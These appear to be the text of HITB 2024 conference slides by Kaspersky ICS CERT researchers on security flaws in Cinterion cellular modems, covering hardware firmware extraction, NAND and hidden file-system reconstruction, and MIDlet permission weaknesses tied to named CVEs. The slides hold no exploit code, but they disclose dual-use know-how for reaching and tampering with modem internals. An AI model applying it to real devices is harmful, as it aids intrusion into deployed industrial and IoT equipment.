



[HTTPS://CONFERENCE.HITB.ORG/HITBSECCONF2024BKK](https://conference.hitb.org/hitbseccconf2024bkk)

One SMS to Root Them All: Exposing Critical Threats in Millions of Connected Devices

Alexander Kozlov
Sergey Anufrienko

Kaspersky ICS CERT



MAIN TRACK

30 AUG

#HITB2024BKK



AGENDA

Introduction

FW Extraction

MIDlet
Security Analysis

FW
Security Analysis

Conclusions

#HITB2024BKK



INTRODUCTION

#HITB2024BKK



OUR TEAM

Alexander Kozlov

- Principal security researcher at Kaspersky ICS CERT
- Has more than 10 years of experience in reverse engineering of hardware, low-level firmware, and system software. Also has professional experience in cryptography
- As a Senior Lecturer shares knowledge with students for more than 8 years



#HITB2024BKK

OUR TEAM


Sergey Anufrieko

- Technology enthusiast and musician, boasting over two decades of experience in software engineering, tinkering with hardware and reverse engineering



#HITB2024BKK

Areas of application



#HITB2024BKK

Previous Research

Researchers Warn of Flaw Affecting Millions of IoT Devices



Health Sector Cybersecurity Coordination Center (HC3)

Analyst Note

August 19, 2020

TLP: WHITE

Report: 202008190742

Thales Modules Vulnerability Affecting Devices in the HPH Sector (CVE-2020-15858)

Bug in Thales modules endangers security of millions of connected devices

Posted on [2020-08-21](#) by [guenni](#)

CVE-ID	
CVE-2020-15858	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Some devices of Thales DIS (formerly Gemalto, formerly Cinterion) allow Directory Traversal by physically proximate attackers . The directory path access check of the internal flash file system can be circumvented. This flash file system can store application-specific data and data needed for customer Java applications, TLS and OTAP (Java over-the-air-provisioning) functionality. The affected products and releases are: BGSS up to and including SW RN 02.000 / ARN 01.001.06 EHSx and PDSx up to and including SW RN 04.003 / ARN 01.000.04 ELS61 up to and including SW RN 02.002 / ARN 01.000.04 ELS81 up to and including SW RN 05.002 / ARN 01.000.04 PLS62 up to and including SW RN 02.000 / ARN 01.000.04	

Directory Traversal by physically proximate attackers

#HITB2024BKK

What a modem is about?

Application types

- Firmware (FW)
- Application (App)
- Java Remote Control (JRC)
- Service LWM2M Agent (SLAE)

Code privileges

- Manufacturer
- User signed / unsigned

#HITB2024BKK

Security assumptions: MIDlet

Confidentiality

- It is impossible to determine the path where MIDlets are stored
- It is impossible to bypass restrictions preventing reading or .jar files

Integrity

- Digital Signature

#HITB2024BKK

Security assumptions: OS

Confidentiality

Integrity

Distributing OS updates only to registered customers in encrypted form

#HITB2024BKK




FIRMWARE EXTRACTION

#HITB2024BKK




HW Analysis



#HITB2024BKK

HW Analysis


DO NOT USE?
REALLY?



#HITB2024BKK

Our own PCB


- LGA re-soldering
- JTAG pins for debug
- AT console



EHS5-E/EHS5-US is specified for one soldering cycle only. Once EHS5-US is removed from the application, the module will very likely be destroyed and cannot be soldered onto another application.

□ JTAG


- IDCODE: 0x101E3083
- No information about architecture
- Blackbox fuzzer didn't find too much



EHS5-E/EHS5-US is specified for one soldering cycle only. Once EHS5-US is removed from the application, the module will very likely be destroyed and cannot be soldered onto another application.



▣ Reading the NAND

- No NAND FS stuff
- No crypto
- Defeat errors with multiple readings



#HITB2024BKK

What NAND memory is about?



#HITB2024BKK



NAND Translation Analysis

- SA after every single sector
- Sector size is 0x200
- What if we look at SA only?

0000021A10:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021A20:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021A30:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021A40:	00 00 00 00 FF FF 88 10	00 10 41 00 04 00 28 28	yy"> >A ♦ ((
0000021A50:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021A60:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021A70:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021A80:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021A90:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021AA0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021AB0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021AC0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021AD0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021AE0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021AF0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B00:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B10:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B20:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B30:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B40:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B50:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B60:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B70:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B80:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021B90:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021BA0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021BB0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021BC0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021BD0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021BE0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021BF0:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021C00:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021C10:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021C20:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021C30:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021C40:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021C50:	00 00 00 00 FF FF 88 10	00 10 41 00 05 00 48 B7	yy"> >A ♦ H-
0000021C60:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0000021C70:	FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy

#HITB2024BKK

NAND Translation Analysis


- Clear LBN and LSN
- LPN can be dropped
- Linear structure

	LBN				LSN			
A2 08 A2 08 FF FF DD 01	00 01	A0 00	FA 0B	22 22				
58 0F A7 30 FF FF DD 01	00 01	A0 00	FB 0B	53 AC				
26 06 D9 39 FF FF DD 01	00 01	A0 00	FC 0B	30 30				
8E 03 8E 03 FF FF DD 01	00 01	A0 00	FD 0B	41 BE				
BF 02 BF 02 FF FF DD 01	00 01	A0 00	FE 0B	40 BF				
59 04 A6 3B FF FF DD 01	00 01	A0 00	FF 0B	31 31				
AE 01 51 3E FF FF DD 01	00 01	A0 00	00 0C	4A B5				
1B 0A 1B 0A FF FF DD 01	00 01	A0 00	01 0C	2B 2B				
CE 01 CE 01 FF FF DD 01	00 01	A0 00	02 0C	2A 2A				
75 09 75 09 FF FF DD 01	00 01	A0 00	03 0C	5A A5				
E7 05 18 3A FF FF DD 01	00 01	A0 00	04 0C	28 28				
9E 08 61 37 FF FF DD 01	00 01	A0 00	05 0C	48 B7				
CA 03 CA 03 FF FF DD 01	00 01	A0 00	06 0C	48 B7				
96 09 96 09 FF FF DD 01	00 01	A0 00	07 0C	28 28				
59 07 A6 38 FF FF DD 01	00 01	A0 00	08 0C	39 39				
C7 0F 38 30 FF FF DD 01	00 01	A0 00	09 0C	59 A6				
BA 0A 45 35 FF FF DD 01	00 01	A0 00	0A 0C	58 A7				
79 0A 86 35 FF FF DD 01	00 01	A0 00	0B 0C	38 38				

#HITB2024BKK



FS Reconstruction



WinHex - [[cinterion_block_2.bin]]

File Edit Search Position View Tools Specialist Options Window Help

cinterion_block_2

Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
(Root directory)		16,0 KB					31
.cinterion.internal	inter...	2,0 KB	24.03.2020 20:23:02	24.03.2020 20:23:02			63
.cinterion.service	serv...	2,0 KB	24.03.2020 20:23:02	24.03.2020 20:23:02			71

#HITB2024BKK

MIDLET SECURITY ANALYSIS

#HITB2024BKK



■ MIDlets and Modem FS

- Java ME (Micro Edition)
- JAR file with Java code
- JAD file with settings

Files from UFS:

- Deleted after installation
- Copied to a hidden place

```
"SLAE.jad", "SL Agent Module Services", "Gema1to M2M GmbH", "2.2.0", 0, 493043, 0, 42
```

```
"a:/JRC-1.60.02_crn00054.04.jad", "Java Remote Control MIDlet Suite", "Cinterion", "1.60.02", 1, 631315, 0, 1
```

#HITB2024BKK

■ MIDlets and Modem FS

```
java.lang.SecurityException: Application not authorized to access the restricted API:javax.microedition.io.Connector.file.manufacturer
- com.sun.midp.security.SecurityHandler.checkForPermission(), bci=147
- com.sun.midp.security.SecurityHandler.checkForPermission(), bci=26
- com.sun.midp.midletsuite.MIDletSuiteImpl.checkForPermission(), bci=20
- com.sun.midp.midletsuite.MIDletSuiteImpl.checkForPermission(), bci=18
- com.sun.midp.main.CldcAccessControlContext.checkPermissionImpl(), bci=34
- com.sun.j2me.security.AccessControlContextAdapter.checkPermission(), bci=4
- com.sun.j2me.security.AccessController.checkPermission(), bci=29
- com.sun.j2me.app.AppPackage.checkForPermission(), bci=31
- com.sun.io.j2me.file.Protocol.checkPermission(), bci=80
- com.sun.io.j2me.file.Protocol.checkManufacturerPermission(), bci=42
- com.sun.io.j2me.file.Protocol.openPrimImpl(), bci=603
- com.sun.io.j2me.file.Protocol.openPrim(), bci=5
- javax.microedition.io.Connector.open(), bci=47
- javax.microedition.io.Connector.open(), bci=3
- javax.microedition.io.Connector.open(), bci=2
- WTKSamples.helloworld.HelloWorld.startApp(HelloWorld.java:101)
- javax.microedition.midlet.MIDletTunnelImpl.callStartApp(), bci=1
- com.sun.midp.midlet.MIDletPeer.startApp(), bci=5
- com.sun.midp.midlet.MIDletStateHandler.startSuite(), bci=261
- com.sun.midp.main.AbstractMIDletSuiteLoader.startSuite(), bci=38
- com.sun.midp.main.CldcMIDletSuiteLoader.startSuite(), bci=5
- com.sun.midp.main.AbstractMIDletSuiteLoader.runMIDletSuite(), bci=134
- com.sun.midp.main.AppIsolateMIDletSuiteLoader.main(), bci=26
destroyApp(true)
MIDlet:WTKSamples.helloworld.HelloWorld abnormal exit
```

#HITB2024BKK

Hidden FS: 4 files

- .ss – MIDLet Permissions
- .ii – Service Information
- .ap – JAD Manifest
- .jar – MIDLet Java Bytecode

amsbackup	11/7/2022 3:37 PM	File folder	
backup	11/7/2022 3:37 PM	File folder	
_main.ks	11/4/2022 3:54 PM	KS File	1 KB
_suites.dat	11/4/2022 3:54 PM	DAT File	2 KB
_trans.dat	11/4/2022 3:54 PM	DAT File	1 KB
00000003.ap	11/4/2022 3:54 PM	AP File	5 KB
00000003.ii	11/4/2022 3:54 PM	II File	1 KB
00000003	11/4/2022 3:54 PM	Executable Jar File	612 KB
00000003.ss	11/4/2022 3:54 PM	SS File	1 KB
00000005.ap	11/4/2022 3:54 PM	AP File	5 KB
00000005.ii	11/4/2022 3:54 PM	II File	1 KB
00000005	11/4/2022 3:54 PM	Executable Jar File	477 KB
00000005.ss	11/4/2022 3:54 PM	SS File	1 KB
00000007.ap	11/4/2022 3:54 PM	AP File	2 KB
00000007.ii	11/4/2022 3:54 PM	II File	1 KB
00000007	11/4/2022 3:54 PM	Executable Jar File	287 KB
00000007.ss	11/4/2022 3:54 PM	SS File	2 KB
Otap_AtParams.bin	11/4/2022 3:54 PM	BIN File	2 KB

#HITB2024BKK

Hidden FS: 4 files

- .ss – MIDLet Permissions
- .ii – Service Information
- .ap – JAD Manifest
- .jar – MIDLet Java Bytecode

```
00 00 00 00 00 01 00 00 | 00 1C 00 00 00 63 6F 6D   @   L   com
2E 73 75 6E 2E 6D 69 64 | 70 2E 4D 49 44 50 50 65   .sun.midp.MIDPPe
72 6D 69 73 73 69 6F 6E | 00 00                       rmission
```

NO CERTIFICATE CHECK AFTER INSTALLATION!
(CVE-2023-47611)

#HITB2024BKK

Hidden FS: 4 files

- .ss – MIDLet Permissions
- .ii – Service Information
- .ap – JAD Manifest
- .jar – MIDLet Java Bytecode

```
1C 00 00 00 66 00 69 00 | 6C 00 65 00 3A 00 2F 00 L   f i l e : /
2F 00 2F 00 2F 00 73 00 | 79 00 73 00 2F 00 4A 00 / / / s y s / J
52 00 43 00 2D 00 31 00 | 2E 00 36 00 30 00 2E 00 R C - 1 . 6 0 .
30 00 30 00 2E 00 6A 00 | 61 00 64 00 1C 00 00 00 0 0 . j a d L
66 00 69 00 6C 00 65 00 | 3A 00 2F 00 2F 00 2F 00 f i l e : / / /
2F 00 73 00 79 00 73 00 | 2F 00 4A 00 52 00 43 00 / s y s / J R C
2D 00 31 00 2E 00 36 00 | 30 00 2E 00 30 00 30 00 - 1 . 6 0 . 0 0
2E 00 6A 00 61 00 72 00 | 0C 00 00 00 6D 00 61 00 . j a r ?   m a
6E 00 75 00 66 00 61 00 | 63 00 74 00 75 00 72 00 n u f a c t u r
65 00 72 00 01 01 00 00 | 00 38 00 00 00 43 00 3D e r 00 8   C =
00 44 00 45 00 3B 00 53 | 00 54 00 3D 00 42 00 65   D E ; S T = B e
00 72 00 6C 00 69 00 6E | 00 3B 00 4C 00 3D 00 42   r l i n ; L = B
00 65 00 72 00 6C 00 69 | 00 6E 00 3B 00 4F 00 3D   e r l i n ; O =
00 43 00 49 00 4E 00 54 | 00 45 00 52 00 49 00 4F   C I N T E R I O
00 4E 00 3B 00 4F 00 55 | 00 3D 00 43 00 49 00 4E   N ; O U = C I N
00 54 00 45 00 52 00 49 | 00 4F 00 4E 00 3B 00 43   T E R I O N ; C
00 4E 00 3D 00 65 00 68 | 00 73 00 35 00           N = e h s 5
```

Hidden FS: 4 files

- .ss – MIDLet Permissions
- .ii – Service Information
- .ap – JAD Manifest
- .jar – MIDLet Java Bytecode

```
1 Manifest-Version: 1.0
2 MIDlet-Vendor: Cinterion
3 MIDlet-Version: 1.60.00
4 Oracle-MIDlet-Restart: false
5 Midlet-CertStore: firmware
6 Oracle-MIDlet-Autostart: 1
7 MicroEdition-Configuration: CLDC-1.1
8 MIDlet-1: JRC_Midlet,,com.cinterion.jrc.JRC_Midlet
9 Created-By: 1.7.0_07 (Oracle Corporation)
10 MIDlet-Name: Java Remote Control MIDlet Suite
11 MicroEdition-Profile: IMP-NG
```

Public static method

CVE-2023-47615

